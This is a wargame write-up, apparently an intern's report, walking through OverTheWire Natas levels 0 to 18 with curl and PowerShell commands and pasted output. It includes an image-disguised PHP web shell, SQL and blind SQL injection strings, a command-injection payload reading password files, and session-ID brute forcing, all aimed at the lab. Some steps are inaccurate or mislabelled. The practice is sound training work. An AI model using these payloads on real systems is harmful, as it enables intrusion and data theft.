


Cybersecurity Wargame Internship Task


Intern Name: Nidhi Adhikari

LAB: NATAS

Level 0:


- **Objective:** The goal of Level 0 is to log in to the page and retrieve the password for Level 1. This is the first introduction to the game, and you are given basic credentials to use.
- **Steps:**
 1. Use the following username and password provided:
 - **Username:** natas0
 - **Password:** natas0 (you may find it on the page itself or in the source code).
 2. Use curl to log in to the page.
- **Command:**
- `curl 'http://natas0.natas.labs.overthewire.org/' --user 'natas0:natas0'`
 - **Explanation:** The password for the next level (Level 1) is referred to from the page content, so check the response and retrieve it.





Level 2:

- **Objective:** This level involves discovering the password from a hidden field. The page's HTML source contains the password in a hidden `<input>` field, which you can find by inspecting the page.
- **Steps:**
 1. Inspect the HTML source code to find the hidden input field and extract the password.
- **Command:**
- `curl 'http://natas2.natas.labs.overthewire.org/' --user 'natas2:natas2'`
- **Explanation:** The password is hidden in the page source, typically inside a form as a hidden field.



Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
pixel.png	2025-04-10 14:18	303	
users.txt	2025-04-10 14:18	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

Level 3:

- **Objective:** This level involves accessing a page with an insecure form. You'll need to interact with the form using an input that leads to the next level's password.
- **Steps:**
 1. Look for form parameters.
 2. Analyze how the form is processed.
 3. Submit a valid request to retrieve the password.
- **Command:**
- `curl 'http://natas3.natas.labs.overthewire.org/' --user 'natas3: natas3'`
- **Explanation:** You might find the password hidden in a form field that requires manipulation of input. Go to the users.txt doc and you will find the password for level4



Level 4:


- **Objective:** Exploit a simple script or input vulnerability to retrieve the password for the next level.
- **Steps:**
 1. Open PowerShell and investigate the web page for any exposed parameters or forms.
 2. Use PowerShell's Invoke-WebRequest or curl to interact with the page, sending data as needed to retrieve the password for the next level.
- **PowerShell Command:**
- `Invoke-WebRequest -Uri "http://natas4.natas.labs.overthewire.org/" -Method POST -Body "username=admin&password=admin123" -Credential (New-Object System.Management.Automation.PSCredential("natas4", (ConvertTo-SecureString "natas4" -AsPlainText -Force)))`
- **Explanation:** The Invoke-WebRequest cmdlet is used to send HTTP requests. In this example, we send POST data with parameters such as username and password. The credentials for the current level are passed with the -Credential parameter.

```
Access granted. The password for natas5 is 0n35PkggAPm2zbEp0U802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>

PS C:\Users\nidhi>
```


Level 5:

- **Objective:** Use Chrome Developer Tools to manipulate application data and retrieve the password for the next level.
- **Steps:**
 1. Open Chrome and navigate to the Level 5 page.
 2. Right-click on the page and select **Inspect** to open Chrome Developer Tools.
 3. Go to the **Application** tab in DevTools.
 4. In the left-hand menu, look for **Local Storage** or **Session Storage**, depending on how the application stores data.
 5. Find the key-value pair that indicates the login status (likely labeled something like loggedin or auth).
 6. Change the value of the loggedin field from 0 to 1 (this simulates a successful login).
 7. Reload the page to see if the password for the next level is now revealed.
- **Commands/Actions:**
 - In the **Application** tab, under **Local Storage** or **Session Storage**, locate the entry related to login status (e.g., loggedin: 0).
 - Change the value from 0 to 1 and refresh the page.
- **Explanation:** By manipulating the local storage or session storage in Chrome Developer Tools, you can alter the application's behavior. Changing the loggedin value to 1 simulates a logged-in user and grants access to the next level's password.




Level 6:

- **Objective:** This level involves another form of exploitation using the page's input validation.
- **Steps:**
 1. Inspect the input parameters carefully.
 2. Use a payload that bypasses any input filters.
- **Command:**
- `curl 'http://natas6.natas.labs.overthewire.org/' --user 'natas6:natas6'`
- `http://natas6.natas.labs.overthewire.org/includes/secret.inc`
- **Explanation:** When you will click on the source code you will get a include command "includes/secret.inc" just attach it after the link then another page will open and there you will find a secret just paste it in input secret.




Level 7:

- **Objective:** This level requires you to exploit a vulnerable script to get the password.
- **Steps:**
 1. Analyze the page for hints regarding the vulnerability.
 2. Use a crafted request or payload to retrieve the password.
- **Command:**
 - `curl 'http://natas7.natas.labs.overthewire.org/' --user 'natas7:natas7'`
- **Explanation:** The password may be hidden in a file or output of a vulnerable script. When you go to the hint given u will get the password




Level 8:

- **Objective:** In this level, the password is stored in an encrypted form, and you must break the encryption.
- **Steps:**
 1. Inspect the page for encryption algorithms.
 2. Use brute-forcing or an algorithmic attack to retrieve the password.
- **Command:**
 - `curl 'http://natas8.natas.labs.overthewire.org/' --user 'natas8:natas8'`
- **Explanation:** First, you need to find the secret hidden in the source code. Then, convert it to ASCII, reverse the string, and decode it using Base64. This process will give you another secret code. Paste that secret to complete the task and retrieve the password.




Level 9:

- **Objective:** This level requires using directory traversal to access a restricted file containing the password.
- **Steps:**
 1. Try using `/` sequences to navigate outside of the current directory and access sensitive files.
- **Command:**
 - `curl 'http://natas9.natas.labs.overthewire.org/' --user 'natas9:natas9'`
 - `;/cd /etc/natas_webpass; ls -la;`
- **Explanation:** The password may be located in a file outside the current accessible directory. You need to put linux commands to get a passwords



Level 10:

- **Objective:** This level involves exploiting a file inclusion vulnerability, where you can include sensitive files.
- **Steps:**
 1. Attempt directory traversal or file inclusion to access a file with the password.
- **Command:**
- `curl 'http://natas10.natas.labs.overthewire.org/' --user 'natas10:natas10'`
- `"/etc/natas_webpass/natas11"`
- **Explanation:** Use / or similar paths to include sensitive files or configuration files that may contain the password.



Level 11:

Objective: Decrypt and manipulate the XOR-encrypted cookie to retrieve the password.

[LearnHacking.io](https://www.learnhacking.io)

Steps:

- The application uses XOR encryption for cookies.
- Analyze the data cookie and decrypt it.
- Modify the decrypted data to set showpassword to yes.
- Encrypt the modified data and set it as the new data cookie.
- Refresh the page to reveal the password.[LearnHacking.io](https://www.learnhacking.io)


Command:

CopyEdit

Use a script to decrypt, modify, and re-encrypt the cookie

python3 natas11.py

Explanation: By decrypting the cookie, changing the showpassword parameter to yes, and re-encrypting it, the application reveals the password for the next level.



Level 12:

Objective: Exploit file upload functionality to execute arbitrary code and retrieve the password.

Steps:

- The application allows file uploads but restricts certain file types.
- Upload a PHP file disguised with an allowed extension (e.g., .jpg).
- Access the uploaded file to execute the code and display the password.

Command:

CopyEdit

Upload a PHP file with a .jpg extension

```
curl -u natas12:<password> -F "uploadedfile=@shell.php.jpg" -F "filename=shell.php.jpg" -F "submit=Upload" http://natas12.natas.labs.overthewire.org/
```

Explanation: By uploading a PHP script disguised as an image, and accessing it, you can execute arbitrary code on the server to read the password file.



Level 13:

Objective: Bypass image file validation to upload and execute a PHP script.

Steps:

- The application checks the file's magic bytes to validate image uploads.
- Create a PHP file with image magic bytes followed by PHP code.
- Upload the file and access it to execute the code and retrieve the password.

Command:

CopyEdit

Create a PHP file with image magic bytes

```
echo -e "\xFF\xD8\xff<?php system('cat /etc/natas_webpass/natas14'); ?>" > shell.php
```

Upload the file

```
curl -u natas13:<password> -F "uploadedfile=@shell.php" -F "filename=shell.php" -F "submit=Upload" http://natas13.natas.labs.overthewire.org/
```

Explanation: By crafting a file that passes the image validation but contains PHP code, you can execute it on the server to read the password file.'



Level 14:

Objective: Perform SQL injection to bypass authentication and retrieve the password.

Steps:

- The application uses SQL queries without proper sanitization.
- Inject SQL code into the username or password fields to bypass authentication. [Medium](#)


Command:

CopyEdit

Use SQL injection to bypass login

```
curl -u natas14:<password> -d "username=natas15\" OR \"1\"=\"1" -d "password=irrelevant"
http://natas14.natas.labs.overthewire.org/
```

Explanation: By injecting SQL code that always evaluates to true, you can bypass the login check and access the page containing the password.



Level 15:

Objective: Use blind SQL injection to retrieve the password character by character.

Steps:

- The application does not display error messages but behaves differently based on query results.
- Use time-based or boolean-based blind SQL injection to infer each character of the password.

Command:

CopyEdit

Example using boolean-based blind SQL injection

```
curl -u natas15:<password> -d "username=natas16\" AND BINARY password LIKE \"a%\" #"
```

Explanation: By observing the application's response to specific queries, you can determine each character of the password through iterative testing.

```

Password for natas16: WaIHEacj63wnNIBROHe
Password for natas16: WaIHEacj63wnNIBROHeq
Password for natas16: WaIHEacj63wnNIBROHeq1
Password for natas16: WaIHEacj63wnNIBROHeq13
Password for natas16: WaIHEacj63wnNIBROHeq13p
Password for natas16: WaIHEacj63wnNIBROHeq13p9
Password for natas16: WaIHEacj63wnNIBROHeq13p9t
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m5
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m5n
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m5nh
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m5nhm
Password for natas16: WaIHEacj63wnNIBROHeq13p9t0m5nhmh
Password complete.

```

Level 16:

Objective: Exploit command injection vulnerability to retrieve the password.

Steps:

- The application passes user input to system commands without proper sanitization.
- Inject additional commands to read the password file.

Command:

CopyEdit

Inject command to read the password file

```
curl -u natas16:<password> -G --data-urlencode 'needle=; cat /etc/natas_webpass/natas17 #'
http://natas16.natas.labs.overthewire.org/
```

Explanation: By injecting a command separator and a new command, you can execute arbitrary commands on the server to read the password file.

```

Password for natas17: 8Ps3H0GWbn5rd9S7
Password for natas17: 8Ps3H0GWbn5rd9S7G
Password for natas17: 8Ps3H0GWbn5rd9S7Gm
Password for natas17: 8Ps3H0GWbn5rd9S7GmA
Password for natas17: 8Ps3H0GWbn5rd9S7GmAd
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdg
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQ
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQN
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNd
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdk
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkh
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhP
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPk
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9c
Password for natas17: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
Password complete.
MyMacAir:natas16 topguns$

```

Level 17:

Objective: Use time-based blind SQL injection to retrieve the password.

Steps:

- The application is vulnerable to SQL injection but does not display query results.
- Use the SLEEP() function to infer correct characters based on response time.

Command:

CopyEdit

Example using time-based blind SQL injection

```
curl -u natas17:<password> -d "username=natas18\" AND BINARY password LIKE \"a%\" AND SLEEP(5) #"
```

Explanation: By measuring the response time of the application, you can determine if a specific condition is true, allowing you to retrieve the password character by character.



```
Testing -> j
Testing -> l
Testing -> m
Testing -> p
Testing -> q
Testing -> s
Testing -> v
Testing -> w
Testing -> x
Testing -> y
Testing -> C
Testing -> D
Testing -> F
Testing -> I
Testing -> K
Testing -> O
Testing -> P
Password for natas18: xvKIqDjy40PvJwCRgDlnj0pFsCsDjhdP
Password complete.
```

Level 18:

Objective: Enumerate session IDs to find an admin session and retrieve the password.

Steps:

- The application uses predictable session IDs.
- Iterate through possible session IDs to find one with admin privileges.

Command:

CopyEdit

Iterate through session IDs


```
for i in {1..640}; do
```

```
session=$(printf "%d" $i)
```

```
curl -s -u natas18:<password> --cookie "PHPSESSID=$session"
http://natas18.natas.labs.overthewire.org/ | grep -i "Password"
```

done

Explanation: By checking multiple session IDs, you can find one that corresponds to an admin user and reveals the password.



```
NATAS18
Windows PowerShell
Attempt 100 is not admin!
Attempt 101 is not admin!
Attempt 102 is not admin!
Attempt 103 is not admin!
Attempt 104 is not admin!
Attempt 105 is not admin!
Attempt 106 is not admin!
Attempt 107 is not admin!
Attempt 108 is not admin!
Attempt 109 is not admin!
